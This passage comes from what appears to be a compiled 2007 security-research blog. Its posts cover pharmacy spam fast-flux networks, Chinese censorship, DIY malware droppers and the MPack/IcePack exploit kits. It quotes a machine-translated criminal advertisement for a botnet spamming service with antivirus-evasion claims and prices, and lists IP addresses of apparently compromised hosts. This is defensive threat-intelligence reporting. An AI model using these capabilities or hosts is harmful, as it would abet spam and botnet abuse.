
501

502



[12] **drugslovetown.com**

503



[13]abcmeds.org

As in every other competitive industry, pretty much all the market participants such as botnet masters, pharma mas-
ters, spammers and scammers, follow what the others are doing and by taking notice in which practices the others

outperform them, figure out how to apply them within their practices at a later stage - competitive benchmarking

within the underground ecosystem is already a fact.

1. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
 2. <http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html>
 3. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
 4. <http://www.eweek.com/article2/0,1759,2191940,00.asp>
 5. http://www.mooload.com/new/file.php?file=file01/111007/1192118547/pharma_domains_fastflux.txt&s=t
 6. http://195.210.38.41:2082/file01/111007/1192118547/pharma_domains_fastflux.txt
 7. <http://img222.imageshack.us/img222/8486/pharmafastfluxqj3.png>
- 504
8. <http://img166.imageshack.us/img166/2060/pharmafastflux02cp6.png>
 9. <http://img166.imageshack.us/img166/9861/pharmafastflux03pz5.png>

10.
<http://img214.imageshack.us/img214/5568/pharmafastflux04ze2.png>
11.
<http://img73.imageshack.us/img73/9979/pharmafastflux05jv1.png>
12.
<http://img214.imageshack.us/img214/7759/pharmafastflux06ca9.png>
13.
<http://img73.imageshack.us/img73/3541/pharmafastflux07cr0.png>

505

Download Statistics by Story

Publish Date	Name of Story	Unique Downloads
2007-10-08	Assessing a Rock Phish Campaign	5
2007-10-05	People's Information Warfare Concept	11
2007-10-03	CISRT Serving Malware	8
2007-10-03	DIY CAPTCHA Breaking Service	12
2007-10-02	The Dynamics of the Malware Industry - Proprietary Malware Tools	11
2007-10-01	Love is a Psychedelic Too	13
2007-09-30	Don't Play Poker on an Infected Table	14
2007-09-30	Zero Day Vulnerabilities Market Model Gone Wrong	13
2007-09-29	A New DDoS Malware Kit in the Wild	16
2007-09-29	DIY Chinese Passwords Stealer	18
2007-09-28	Syrian Embassy in London Serving Malware	14
2007-09-26	China's Cyber Espionage Ambitions	17
2007-09-26	A New Issue of (IN)Secure Magazine "in the Wild"	18
2007-09-26	Localizing Open Source Malware	18
2007-09-24	The Dark Web and Cyber Jihad	18



Does This Blog Speak for Itself? (2007-10-11 20:33)

Before January 2007, I could only say that I'm glad to have you as a reader of this blog, but with the [1]Talkr-ization of my blog during that month, I can now freely say I'm also glad to have you as both, a reader and a listener taking into consideration the interest in the [2]audio versions of my analyses. It's great to follow the progress of the service and the efforts the folks behind it put into improving its quality. I can only hope that they reach [3]Ms. Dewey's speech engine, even go beyond it by allowing customization in the form of different voices to choose from.

Moreover, all the readers who are interested in [4]reading this blog on a mobile device, can do so via a newly started service called [5]MoFuse that I'm using as of recently :

506

" MoFuse is short for Mobile Fusion. MoFuse was founded in July of 2007 and released it's first private beta in late September of 2007. MoFuse allows content publishers to create RSS driven mobile sites and gives our users the ability to control almost every aspect of the design using some of our AJAX features. "

Enjoy!

1. <http://ddanchev.blogspot.com/2007/02/talkrization-of-my-blog.html>
2. http://talkr.com/app/cast_pods.app?feed_id=31762
3. <http://ddanchev.blogspot.com/2006/10/ms-dewey-on-microsoft-and-security.html>
4. <http://m.mofuse.com/danchev>
5. <http://mofuse.com/>

507



A Journey to the Heart of Internet Censorship (2007-10-11 23:54)

Reporters Without Borders [1] just released their latest report on [2]China's Internet Censorship practices, outlining how exactly bureaucracy intersects with technology, perhaps the worst combination I could think of :

" The report also documents how the Beijing Internet Information Administrative Bureau has in practice asserted its daily editorial control over the leading news websites based in the nation's Capital. It gives many examples of the actual instructions issued by officials in charge of this bureau. The last part of the report gives the results of a series of tests conducted with the mechanism of control through filtering keywords. These tests clearly show that, though there are still many disparities in the levels of censorship, the authorities have successfully coerced the online media into submission to censor themselves heavily on sensitive subjects. "

[3]Information is not free, but it just wants to be free and you cannot control the rules of curiosity and the

basic right to know who's what and what's when - [4]even if you shut down the Internet access inside the country.

China's Internet censorship is on the other hand a driving force for academic research across the globe. Even

wondered what are the latest blocked keywords discovered filtered over time? Try the [5]list of blacklisted keywords

discovered by ConceptDoppler, as of 19 Sep 2007, part of the [6]ConceptDoppler project - A Weather Tracker for

Internet Censorship.

Related posts:

[7]Twisted Reality

[8]China - the biggest black spot on the Internet's map

[9]Chinese Internet Censorship efforts and the outbreak

[10]Securing Political Investments Through Censorship

508

[11]World's Internet Censorship Map

[12]China's Interest of Censoring Mobile Communications

[13]South Korea's View on China's Media Control and Censorship

[14]China's Internet Censorship Report 2006

[15]Media Censorship in China - FAQ

[16]Google and Yahoo's Shareholders Against Censorship

[17]It's all About the Vision and the Courage to Execute it

[18]Gender Based Censorship in the News Media

[19]Real Time Censored URL Check in China

[20]Censoring Flickr in China

1. http://www.rsf.org/article.php3?id_article=23924

2. http://www.rsf.org/IMG/pdf/Voyage_au_coeur_de_la_censure_GB.pdf

3. http://en.wikipedia.org/wiki/Information_wants_to_be_free
4. http://www.eurekalert.org/images/release_graphics/pdf/burmareport_24sept2007_press.pdf
5. <http://www.cs.unm.edu/~crandall/cd/badwords.html>
6. http://www.cs.unm.edu/~crandall/concept_doppler_ccs07.pdf
7. <http://ddanchev.blogspot.com/2006/01/twisted-reality.html>
8. <http://ddanchev.blogspot.com/2006/01/china-biggest-black-spot-on-internets.html>
9. <http://ddanchev.blogspot.com/2006/02/chinese-internet-censorship-efforts.html>
10. <http://ddanchev.blogspot.com/2006/04/securing-political-investments-through.html>
11. <http://ddanchev.blogspot.com/2006/06/worlds-internet-censorship-map.html>
12. <http://ddanchev.blogspot.com/2006/07/chinas-interest-of-censoring-mobile.html>
13. <http://ddanchev.blogspot.com/2006/07/south-koreas-view-on-chinas-media.html>
14. <http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html>
15. <http://ddanchev.blogspot.com/2006/09/media-censorship-in-china-faq.html>

16. <http://ddanchev.blogspot.com/2006/12/google-and-yahoos-shareholders-against.html>
17. <http://ddanchev.blogspot.com/2007/01/its-all-about-vision-and-courage-to.html>
18. <http://ddanchev.blogspot.com/2007/02/gender-based-censorship-in-news-media.html>
19. <http://ddanchev.blogspot.com/2007/03/real-time-censored-url-check-in-china.html>
20. <http://ddanchev.blogspot.com/2007/06/censoring-flickr-in-china.html>

509



Managed Spamming Appliances - The Future of Spam (2007-10-13 16:08)

What's the future of spam? [1]Spammers breaking CAPTCHAs of legitimate email providers and take advantage

of their clean IP reputation to send out their junk, or spammers cooperating with botnet masters supplying newly

infected hosts? [2]Try outsourcing as a concept [3]by renting a "managed spamming appliance" like the ones

advertised as of recently.

This is an automatically translated excerpt from a recent proposition for a newly developed spam system that

comes in the form of hardware with embedded botnet, just consider the idea for a second before reading and you'll

get the point :

Among spammers very agreement that spam has become a profitable and die their last months, years. And it

is understandable: profit fell, suppliers downloads expensive prices almost to the size of profits, a dozen well-known and had a good year or two ago turnover spammers departed from the market, so even monsters flow of spam once

died theme ran in the stream than definitive did the topic boring.

I am pleased to present to you the technology that will make your distribution more efficient and voskresit

characteristic of the spam profits.

Our software allows you spamit in such quantities that letter competitors simply lost among your. Also you

get tools to control the delivery of letters and inboks spam those domains that are not being held by any other spam.

We have reached the maximum speed possible with the distribution of each bot and defended it against pos-

sible anti-virus and firewalls. In doing so, your botnety invincible. Interesting? And now in more detail.

Overall software works like any other botmeyler.

Botnet controlled part of a server, it created letters and mailing bases loaded. Botha knocking over the job to a server, get a piece base, and a letter vdohnovlenno spamyat until the turn will come next door for the job.

Each server keeps 2500 + online bots, and the maximum speed reaches 7000 mailing letters per second, is

the highest speed of all current market spam systems. Of course, the speed depends largely on the quantity and

quality of downloads, quality and type of database (country, large domains, etc). 2500 online for you too little? No

problem. Berit 2, 5, 10 servers, as long as you want.

In our system, there is every possible means to randomise from any randomise texts finishing randomnyh gen-

erate images on the fly or finished morphing images, as well as the ability to create their own makro-skripty.

You can independently create and edit headers (if there is time to do so, fresh headlines you will download our spam-inzhenery).

You can do so zarandomlennye letter, as far themselves want.

After randomization letter, you can immedi-

ately check finished look and see the results of the verification Spam Assassin ohm.

For specific newsletters (probiv major domains, etc), there is a possibility in detail settings bots (different

types of reactions to the texts of error codes and mail servers). You can customize the system to thin to work with

510

certain domains to improve the quality and speed of spam to these domains, identifying the individual parameters for each domain (how many letters it takes for a session timeouts, own blacklist bots, enter special codes for SMTP

session for given domain, etc.)

To avoid zamorachivatsya processing bases on a separate server, all options included in the processing soft-

ware. Among them: removal from the database of addresses abuzerov, splitting bases on the large and normal

domains merger bases subtraction bases and checking for uniqueness.

24 hours a day, 7 days a week, you can use the services tehpodderzhki and complex issues of sending spam

to discuss with our engineers. In addition, you can order the service "personal manager" who will help draw up a letter to monitor the continuous distribution, will help choose the supplier of downloads and decide on the overall

strategy for working with partnerkami. The main advantages :

1.

The speed and delivery.

Average up-to medium-speed downloads of 1.5 letters per second from one

spammyaschego bots, 2 to bots spamyat at speeds of 3000 letters per second, equal to 10 leading to millions of

messages delivered per hour. This average figures for good loading each bot could spamit up to 3.5 letters per

second.

2. The persistence of bots. Botha bypass all the latest version of anti-virus and faervollov, including the latest version of Zone Alarm, Outpost, Kaspersky, and the bot rigidly set in the system so that they are impossible to

remove, even in safe mode. All innovation and refinement, we test drivers bots not only stands the test on different

versions of the OS, but also on actual downloads from various suppliers. Cleaning loadera happens every day.

3. Convenience work, and further opportunities for constant refinement. We make the process convenient

and efficient spam, the whole routine in the most automated, the time our customers spend at statov refresh.

However, if you or your staff would like to have enough knowledge to extract the maximum from their bots and

bases, you have a beautiful high-tech istrument it may izmennie any settings.

4.

Business centers, skilled technical support.

Complex program complex, which is fully explored - unique

challenge, our support team will help you in any questions and solve any problems.

5. Flexible pricing policy. Our command is spam many years in different directions, and our customers are

top-sellerami many partnerships programs we are familiar with the process of naslyshke not spam. With this

experience and knowledge, we do your business more stable and profitable. Our tariff plans:

1-2 servers - \$ 4000 per server

3-5 servers - \$ 3000 per server

Let's summarize the key points :

- a "spamming appliance" comes with 2500+ zombie bots, capable of sending 7000 emails per second
- built-in verification for detection against common spam scoring systems
- managed anti virus bypassing capabilities and signatures based detection
- technical support

What's next to come? Possibly a USB stick with built-in [4]C &C to a botnet with full admin rights.

1. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>
2. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

3. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

511

4. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>

512



Global Security Challenge.....unearthing the security technologies of tomorrow

Be a part of the world's largest competition aimed at finding the **most innovative** security technology startup in the world. This conference brings together senior government officials, business leaders, venture capitalists, and entrepreneurs in an **optimal business environment**.

Global Security Challenge

A competition launched by London Business School students called the **Global Security Challenge (GSC)** is the first to find and select the most promising security technology start-up in the world. Five Finalists compete against each other at the Grand Final in London for \$500K grant award and mentorship from Paladin Capital Group.



Some of Our Speakers:

- » Sir Richard Dearlove, *former Chief of British Secret Intelligence Service (MI6)*
- » Alastair MacWillson, *Managing Partner of Global Security Practice, Accenture*
- » Jeff David, *Deputy Director of TSWG, U.S. Department of Defense*
- » Stephen Bonner, *Global Director of Information Risk Management, Barclays*
- » William Beer, *European Security Practice Director, Symantec*
- » Ken Minihan, *former Director of US National Security Agency (NSA)*

The Global Security Challenge - 2007 (2007-10-15 23:27)

The [1]Global Security Challenge have [2]just announced the world's five most promising security startups chosen to

compete at the GSC Final in London for a \$500K grant this November. They are:

- [3]Auxetix (UK) - fortifies protection against multiple explosions through helical-auxetic nets

- [4]EyeMarker (USA) - scans the eye to rapidly and non-invasively assess a person's health

- [5]NoblePeak Vision (USA) - enabling the rapid detection and identification of people and objects at night

without active illumination

- [6]Psylock (Germany) - identifies users through biometric analysis of typing behavior

- [7]XID Technology (Singapore) - face synthesis technology for real-time 3D rediction/replacement in a 2D

video

[8]Disintermediating the main sources of R &D with
[9]innovation and cost-effectiveness in mind, is a business

practice that's already embraced by numerous deep
pocketed future clients interested in outsourcing innovation
in

the form of such contests. I'm particularly interested in
Psylock's future development, and it's great to note that the
folks behind this typing behavior authentication even set up
[10]a demo of the concept.

And given that [11]the GSC are also embracing the
blogosphere, let's wish them long-term passion and
sustained

professionalism in their initiative to fund promising security
oriented startups.

1. <http://ddanchev.blogspot.com/2006/05/global-security-challenge-bring-your.html>

2. <http://www.globalsecuritychallenge.com/>

3. <http://www.auxetic.co.uk/>

4. <http://www.eyemarkersystems.com/>

513

5. <http://www.noblepeak.com/>

6. <http://www.psylock.com/>

7. <http://www.xidtech.com/>


8. <http://ddanchev.blogspot.com/2007/05/disintermediating-major-defense.html>

9. <http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html>

10. <http://demo.psylock.de/index.php?ClientApplication=a98cb0aee4f16dbc44d5b9c25cd4fcd3>

11. <http://globalsecuritychallenge2007.blogspot.com/>

514



DIY German Malware Dropper (2007-10-16 15:58)

Yet another publicly available DIY malware dropper this time courtesy of German compared to Russian malware

crews, whose releases on the other hand are starting to live in a "high profit margins only" product/service business model, thus introducing [1]proprietary malware tools like the ones I've discussed in a previous post. Why would a

malware crew member release such a tool for free? Respect, ego, quota of tools released to meet in order to remain

inside the team? Could be, but on several occasions such freely available tools get backdoored too, like just the

source codes for popular malware kits.

You often hear that [2]anti virus software is dead, that vendors end up their with quarters with meaningless

percentage increases in every malware segment, meaningless in respect to the DIY trend. The idea has its pros and

cons, no doubt about it, however it should orbit around different research questions such as :

- which AVs are more ineffective, the ones which are not running due to the process list of each and every

anti virus software now easily integrated within each and every malware dropper and malware tool in the wild?

- or the ones whose often static update locations online get blocked by a malware in in order to prevent its

detection supposedly to come in the next signatures update?

Here're [3]related overviews of malware tools.


1. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
2. <http://anti-virus-rants.blogspot.com/2006/12/anti-virus-is-dead-not.html>
3. <http://seclists.org/fulldisclosure/2007/Aug/0411.html>

3	70.248.233.83	ppp-70-248-233-83.dsl.hstntx.swbell.net	www.matteroften.com
4	78.94.2.4	ip-78-94-2-4.PH-1211F-85R64K-01.ish.de	www.matteroften.com
9	122.134.126.203	FL1-122-134-126-203.gnm.mesh.ad.jp	www.matteroften.com
6	82.82.241.195	dslc-082-082-241-195.pools.arcor-ip.net	www.matteroften.com
7	88.77.34.177	dslb-088-077-034-177.pools.arcor-ip.net	www.matteroften.com
13	147.32.92.104	davidbfz.pod.cvut.cz	www.matteroften.com
12	140.118.240.185	D2-1416-3.dorm.ntust.edu.tw	www.matteroften.com
10	125.59.84.76	cm125-59-84-76.hkcable.com.hk	www.matteroften.com
11	125.59.153.94	cm125-59-153-94.hkcable.com.hk	www.matteroften.com
2	69.244.117.151	c-69-244-117-151.hsd1.pa.comcast.net	www.matteroften.com
8	89.112.16.155	89.112.16.155.pppoe.eltel.net	www.matteroften.com
5	78.106.40.85	78-106-40-85.broadband.corbina.ru	www.matteroften.com
1	61.64.12.176		www.matteroften.com
14	221.127.16.150		www.matteroften.com
15	221.127.206.1		www.matteroften.com

Fast Fluxing Yet Another Pharmacy Scam (2007-10-16 21:16)

[1]Spam and phishing are indeed starting to operate behind the curtains of a fast-flux network of constantly changing IPs of malware infected PCs that end up hosting the scams and phishing pages themselves for a certain period of

time. And I'm certain that's a trend and not a fad given the potential for increasing the average time a phishing or a scam site remains online, even the inability prove a certain IP was hosting it at a given period.



Take for instance the latest [2]Canadian Pharmacy spam campaign, where in between the fast-flux, they didn't even

bother to register and use a legitimate SSL certificate, among the few visual proofs for the average end user that's

ensuring a certain degree of security, yet, in order to establish more trust, dead link logos such as " *Verified by Visa*",

" *Secured by GeoTrust*", " *ScanAlert - Hacker Safe*", and " *Verisign*" are included at the processing order page. To me, that's a typical [3]Rock Phish mentality - efficiency vs quality of the [4]phishing/scam campaign. The whole Canadian Pharmacy spam campaign is behind [5]an affiliate program forwarding the responsibility for promotion (spamming)

and fast-fluxing, to the participants.

1. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>
2. <http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html>
3. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
4. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
5. <http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html>



MPack and IcePack Localized to Chinese (2007-10-16 23:31)

It is logical to consider the possibility that once a malware author starts evaluating [1]the benefits out of [2]releasing a malware in an open source form, malware exploitation kits can also build communities around them. Since August,

2007, Chinese hacking groups can freely enjoy "the benefits" of [3]IcePack's and [4]MPack's malicious economies of scale attacking approach in the combination of a brain-damaging Keep It Simple Stupid exploitation tactic in the

form of serving exploit URLs, which get [5]automatically embedded via a web application bug, or via [6]automated

remote file inclusion enabled web site.

518



Let's once again emphasize on the research question of [7] wouldn't such malware kits and tools have a higher value

if kept private, and why someone release them in the wild? Couple of months ago, the tools themselves were used

as a bargain for improving the UVP (unique value proposition) on a large scale, that's of course until they became


a commodity. From my perspective, all warfare is based on deception, especially infowar, namely, if the idea of

embedding an exploiting serving URL at a popular site in order to infect all of its visits becomes a commodity as an

attack tactic, at the end it will be the ones whose fast-fluxing, javascript obfuscation, and timely crypting and rotating the malware binary skills will put them in a market leader position, where the new entrants, the ones cheering for

having access to such tools will make the headlines, like the [8]default malware kit installation wannabies they are.

519



By [9]ensuring that the market segment for malware in this case, has many participants and is not concentrated and

operated by a few over-performing groups is a highly beneficial from the perspective of the most skilled and advanced groups continuing their operations in between the noise generated by the rest of market challengers. Now Playing in

Cyberspace - " [10]*The Revenge of the Chinese Script Kiddies*".

1. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
2. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
3. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
4. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
5. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
6. http://en.wikipedia.org/wiki/Remote_File_Inclusion
7. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
8. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
9. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
10. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

techniques such as [4]harvesting for emails to IM communications by introducing IM screen names harvesting and

